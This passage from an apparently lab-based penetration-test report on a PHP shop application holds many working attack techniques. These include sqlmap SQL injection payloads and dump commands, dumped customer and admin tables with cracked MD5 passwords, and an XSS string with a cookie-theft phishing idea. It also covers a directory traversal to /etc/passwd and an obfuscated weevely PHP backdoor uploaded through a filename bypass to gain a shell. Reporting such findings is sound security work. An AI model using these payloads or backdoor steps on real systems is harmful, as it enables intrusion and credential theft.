


Figure 43 Unexpected behaviour after SQL injection test string.

```

---
Parameter: email (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: email=hacklab@hacklab.com') AND 5761=5761 AND ('DaDE'='DaDE&password=test&submit=

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: email=hacklab@hacklab.com') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7170717171,(SE
LECT (ELT(3168=3168,1))),0x7162717a71,0x78)))s), 8446744073709551610, 8446744073709551610))) AND ('JmXN'='
JmXN&password=test&submit=

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: email=hacklab@hacklab.com') AND (SELECT 8131 FROM (SELECT(SLEEP(5)))GLTG) AND ('PjLy'='PjLy&
password=test&submit=

```

Figure 44 *index.php* login page email field SQL injection vulnerability.

After this, a step-by-step process of enumerating the databases, tables and columns one-by-one was done using *SQLmap* and finally the tables containing the registered users (Figure 45) and the admin users were dumped (Figure 46). The hashing was done using MD5 and every password was very weak and all of them were successfully cracked. The last username in the admin table was an admin user created by the tester (*section 2.8.2*).

The commands that were used to dump the information were:

```
sqlmap -r loginpostrequest.txt --dbms=MySQL -D aa2000 -T customers --columns --dump
```

```
sqlmap -r loginpostrequest.txt --dbms=MySQL -D aa2000 -T tb_user --columns --dump
```

CustomerID	Middle_name	City	Email	status	Gender
irthday	Password			Firstname	thumbna
act_number					
1	God	Dundee	hacklab@hacklab.com	active	Male
995-09-15	7052cad6b415f4272c1986aa9a50a7c3 (hacklab)			Rick	rick.j
45678					
2	Robert	Perth	IFerguson@hacklab.com	active	Male
995-11-30	a432fa61bf0d91ad0c3d2b26ae8ace94 ALFANTA			Ian	<blank
4987102					
3	L	Dundee	Colin@test.com	inactive	Male
000-00-00	7052cad6b415f4272c1986aa9a50a7c3 (hacklab)			Colin	<blank
3123					
4	God	Dundee	test@test.com	inactive	Male
995-09-15	25f9e794323b453885f5181f1b624d0b (123456789)			Rick	<blank
4138521					
5	James	Dundee	john@johndoe.com	inactive	Male
000-01-01	5f4dcc3b5aa765d61d8327deb882cf99 (password)			John	<blank
567890					

Figure 45 Registered user accounts and details dumped.

userID	utype	username	Employee	password
1	3	BENJIE_005	Benjie I. Alfanta	e10adc3949ba59abbe56e057f20f883e (123456)
2	2	hacklab	Leo Aranzamendez	7052cad6b415f4272c1986aa9a50a7c3 (hacklab)
3	1	admin	Julius Felicen	009f25a425c179da52a4f69b60bf81fc (dawn)
4	4	foo@washere.com	Mr. Foo	14377a08f96690d9d1e95988587818ec foowashere

Figure 46 Admin user account table dumped.

The product information pages that used a GET request were also tested and confirmed to be vulnerable to SQL injection (Figure 47). The search field on the product listing page (*products.php*) had unexpected behaviour when the same string that was used on the home page login was typed into it. After submitting the string, all the available products were listed with bad formatting (Figure 48). The SQL injection was again confirmed with *SQLmap* (Figure 49).

```

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=2' AND 6655=6655 AND 'XCix'='XCix

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=2' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7170706271,(SELECT (ELT(3726=3726,1
))))),0x7176767171,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'TyML'='TyML

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2' AND (SELECT 9357 FROM (SELECT(SLEEP(5)))neYU) AND 'FFyf'='FFyf

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: id=-8697' UNION ALL SELECT NULL,CONCAT(0x7170706271,0x6d61556448554163747a55545864597056724
d636747435959674d6f47546350464c645649565958,0x7176767171),NULL,NULL,NULL,NULL,NULL-- EcUn

```

Figure 47 Product information utilising a GET request.




Figure 48 Unexpected behaviour of *products.php*.

```

Parameter: search (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: submit.x=16&submit.y=24&search=camera' AND (SELECT 5739 FROM (SELECT(SLEEP(5)))UZvi) AND 'ISLB'='ISLB

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: submit.x=16&submit.y=24&search=camera' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7176786a71,0x7477574c58714843704d5579474d53465472527a5a73677a4972484b7474456771776b7871726670,0x716a6a7671),NULL,NULL,NULL-- Pzfn
---
```

Figure 49 Product search form SQL injection vulnerability.

Since the user registration page had multiple fields, *SQLmap* was used to automate the testing for each field. The results showed that the email field was vulnerable (Figure 50). The messaging function available to logged in users was tested next and every field was vulnerable (Figures 51-54).

```

Parameter: email (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: gender=Male&fname=Test&middlelname=Test&lastname=Test&email=test@test.com' AND (SELECT 3189 FROM (SELECT(SLEEP(5)))SoCg) AND 'LHoo'='LHoo&password=password&password1=password&bdate=1990-01-01&address=Test street&city=Dundee&cnumber=Test&email_create=1&is_new_customer=1&submit=Register
---
```

Figure 50 User registration form email field SQL injection vulnerability.

```

Parameter: name (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: name=Rick Astley' RLIKE (SELECT (CASE WHEN (9207=9207) THEN 0x5269636b2041737446c6579 ELSE 0x28 END)) AND 'BGBM'='BGBM&email=hacklab@hacklab.com&subject=sql test&message=sql test message&submit=SEND

  Type: error-based
  Title: MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)
  Payload: name=Rick Astley' OR (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b6b7071,(SELECT (ELT(9764=9764,1))),0x717a6a6b71,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'CsoE'='CsoE&email=hacklab@hacklab.com&subject=sql test&message=sql test message&submit=SEND
---
```

Figure 51 Messaging function; name field.

```

Parameter: email (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: name=Rick Astley&email=hacklab@hacklab.com' RLIKE (SELECT (CASE WHEN (1396=1396) THEN 0x6861636b6c6162406861636b6c61622e636f6d ELSE 0x28 END)) AND 'YzUz'='YzUz&subject=sql test&message=sql test message&submit=SEND

  Type: error-based
  Title: MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)
  Payload: name=Rick Astley&email=hacklab@hacklab.com' OR (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b6b7071,(SELECT (ELT(6551=6551,1))),0x717a6a6b71,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'tBRG'='tBRG&subject=sql test&message=sql test message&submit=SEND

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: name=Rick Astley&email=hacklab@hacklab.com' AND (SELECT 1051 FROM (SELECT(SLEEP(5)))pElm) AND 'xGtv'='xGtv&subject=sql test&message=sql test message&submit=SEND
---
```

Figure 52 Messaging function; email field.

```

Parameter: subject (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: name=Rick Astley&email=hacklab@hacklab.com&subject=sql test' RLIKE (SELECT (CASE WHEN (9061=9061) THEN 0x73716c2074657374 ELSE 0x28 END)) AND 'rGEa'='rGEa&message=sql test message&submit=SEND

  Type: error-based
  Title: MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)
  Payload: name=Rick Astley&email=hacklab@hacklab.com&subject=sql test' OR (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b6b7071,(SELECT (ELT(6332=6332,1))),0x717a6a6b71,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'XOTm'='XOTm&message=sql test message&submit=SEND

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: name=Rick Astley&email=hacklab@hacklab.com&subject=sql test' AND (SELECT 7043 FROM (SELECT(SLEEP(5)))eLDQ) AND 'OSWK'='OSWK&message=sql test message&submit=SEND
--

```

Figure 53 Messaging function; subject field.

```

Parameter: message (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: name=Rick Astley&email=hacklab@hacklab.com&subject=sql test&message=sql test message' RLIKE (SELECT (CASE WHEN (2167=2167) THEN 0x73716c2074657374206d657373616765 ELSE 0x28 END)) AND 'XLId'='XLId&submit=SEND

  Type: error-based
  Title: MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)
  Payload: name=Rick Astley&email=hacklab@hacklab.com&subject=sql test&message=sql test message' OR (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b6b7071,(SELECT (ELT(3905=3905,1))),0x717a6a6b71,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'JbVX'='JbVX&submit=SEND

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: name=Rick Astley&email=hacklab@hacklab.com&subject=sql test&message=sql test message' AND (SELECT 4231 FROM (SELECT(SLEEP(5)))aEht) AND 'MvxD'='MvxD&submit=SEND
--

```

Figure 54 Messaging function; message field.

The application stored receipts of previous orders which the user could choose and view on the *user_order.php* page. Individual receipts utilised a GET request based on the order id and this parameter was confirmed to be vulnerable (Figure 55). The shopping cart (*product_summary.php*) page was also confirmed to have a SQL injection vulnerability in the “total” (named “totas” in the POST request) field (Figure 56).

```

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=5' AND 6788=6788 AND 'AQhK'='AQhK

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=5' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7176767171,(SELECT (ELT(4698=4698,1))),0x717a766a71,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'vdJR'='vdJR

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=5' AND (SELECT 7495 FROM (SELECT(SLEEP(5)))iCoa) AND 'pANM'='pANM
--

```

Figure 55 SQL injection vulnerability for order receipts.

```

Parameter: totas (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=10&update=1&price=600&totas=600' AND (SELECT 4276 FROM (SELECT(SLEEP(5)))nedV) AND 'svfg'
='svfg&submit=&shipaddress=Test Street

```

Figure 56 Shopping cart SQL injection vulnerability.

All the administration pages had a link to an announcement page which showed an announcement based on its ID value and this was transmitted as a GET request. Like the previous GET request ID fields, this was vulnerable as well (Figure 57).

```

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 6347=6347 AND 'zSjz'='zSjz

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7170626271,(SELECT (ELT(5077=5077,1))
),0x71707a6a71,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'ECqZ'='ECqZ

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4448 FROM (SELECT(SLEEP(5)))bVtp) AND 'gRso'='gRso

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: id=-3253' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170626271,0x736d5766466e4c6346
6b4e79485973527861514c717663716d55636e4d6d7173484e744259626a74,0x71707a6a71),NULL-- UslA

```

Figure 57 Administration announcement page SQL injection vulnerability.

The same ID parameter vulnerability was found on all the other administrator functions (view customers, add/delete announcements, edit/view/archive products, etc.) that used GET requests to display information.

The login form on *login.php* did not seem vulnerable, nor did the administrator login on */admin/index.php*. The php *str_replace* script that was found during the initial mapping phase (see Figure 7) was analysed and characters that were not in the array were used in case the application implemented such filters, but no unexpected behaviour was experienced.

2.6.2 Test for XSS injection

After testing for SQL injection vulnerabilities, the same pages were tested for cross-site scripting (XSS). Form fields and dynamic URLs were tried with the following string to see if a pop-up could be spawned:

```
"<script>alert('1')</script>"
```

It was concluded that most of SQL vulnerabilities also included a XSS vulnerability. Confirmed vulnerabilities included:

- Email field on home page login (Figure 58)
- Every ID parameter in URLs that used GET requests
 - o Products (Figure 59)
 - o User inbox (Figure 60)
 - o Admin functionality (add/edit/delete functions)

- Last name and email fields in registration form




Figure 58 Proof of XSS vulnerability in home page login.




Figure 59 Proof of XSS vulnerability in product information URL.



Figure 60 Proof of XSS vulnerability in user inbox URL.

The XSS vulnerabilities could be used to for example steal the login cookie from logged in users, since it revealed their username and password. A phishing email with an encoded link could be crafted to target known users, and once they clicked the link, their cookie would be sent to the attacker's machine. An encoded version of for example the testing string for the view product pages looks very legitimate and the email could be titled for example "Have a look at our latest product":

http://192.168.1.20/user_product_details.php?id=%27%22%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%27%31%27%29%3C%2F%73%63%72%69%70%74%3E

The messaging function was also tested for stored XSS by sending the exploit string as a message and then viewing the administrator's inbox which was accessible without authentication. However, no new messages were present, so it seemed that the weaponised message was never sent to the server.

2.6.3 Check for directory traversal vulnerabilities

The */attachment.php?XXX* URL that was discovered during the mapping process in the source code for all the product pages (Figure 16) seemed to display other files on the server and directory traversal was found to be possible by trying different valid file paths on the URL. As proof, it was used to display the contents of the *passwd* file by visiting the URL */attachment.php?type=/etc/passwd* (Figure 61). Other files were also tried, and they were displayed on the page.




Figure 61 Contents of the *passwd* file.

2.6.4 Test for file inclusion

Registered users had the option of uploading their own profile image and that functionality was tested for any file upload vulnerabilities. First, a php based backdoor was created with the tool *weevely* (Figure 62) and this was uploaded. However, the upload system had some kind of filtering enabled and rejected the php file (Figure 63).

```
root@kali:~/Desktop# weevely generate evil evil.php
Generated 'evil.php' with password 'evil' of 779 byte size.
```

Figure 62 Generating php backdoor with *weevely*.




Figure 63 User profile image file type filter error.

The same file was then renamed to *evil.php.jpg* and reuploaded to see whether the filtering could be bypassed. By intercepting all requests with *Burp Suite*, the file name was renamed (Figure 64), and the request was sent successfully (Figure 65).

```
-----11872206632036551326727460628
Content-Disposition: form-data; name="uploadedfile"; filename="evil.php.jpg" change to evil.php
Content-Type: image/jpeg

<?php
$t='tents("/C/inCpCut"),$CmC==1){C@ob_start();@eCval(@gzCuncoCmpress(@xC(');
$J=';$CCr=@baCse64_encode(@xC(@gzcompCress($o),C$K));pCrintC("C$p$kh$r$kf");}';
$Q="Sk="403C4a346"C:$kh="CccCee1C5292Cd8CC2":SkfC="3416f7510a2f":$Q="VuTCnVCX";
```

Figure 64 Modifying backdoor name in transit.




Figure 65 Successful upload of backdoor.

During the initial mapping phase, it was discovered that the default profile image was stored in the directory `/pictures/` and after uploading the backdoor, it was confirmed to be present in this directory (Figure 66). After this, *weeveily* was used to connect to the backdoor and a full privileged shell was gained on the target server (Figure 67). The `/etc/shadow` file had one MD5-crypt hash inside it and the tool *John the Ripper* was used to try and crack it using a wordlist but the attempt was unsuccessful.




Figure 66 Directory contents for `/pictures`.




Figure 67 Gaining a privileged user shell on the target server with *weeveily* backdoor.

2.7 TEST FOR APPLICATION SERVER VULNERABILITIES

2.7.1 Test for default credentials

To start the server vulnerability testing, a comprehensive *Nmap* scan was run with the intention of identifying any previously undiscovered TCP/UDP services and their versions (Figure 68; full scan listed in *Appendix A*). An FTP installation was found and what seemed like a command shell. However, the specific FTP version had no public exploits available and did not allow anonymous connections, and *Netcat* would not connect to the shell.

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	ProFTPD 1.3.4a
80/tcp	open	http	Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)
443/tcp	open	ssl/https	Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
514/tcp	filtered	shell	
3306/tcp	open	mysql	MySQL (unauthorized)

Figure 68 Services running on target server.

Metasploit was used to try and brute-force the MySQL user/password but the version on the server was not supported (Figure 69).

```
msf5 auxiliary(scanner/mysql/mysql_login) > exploit

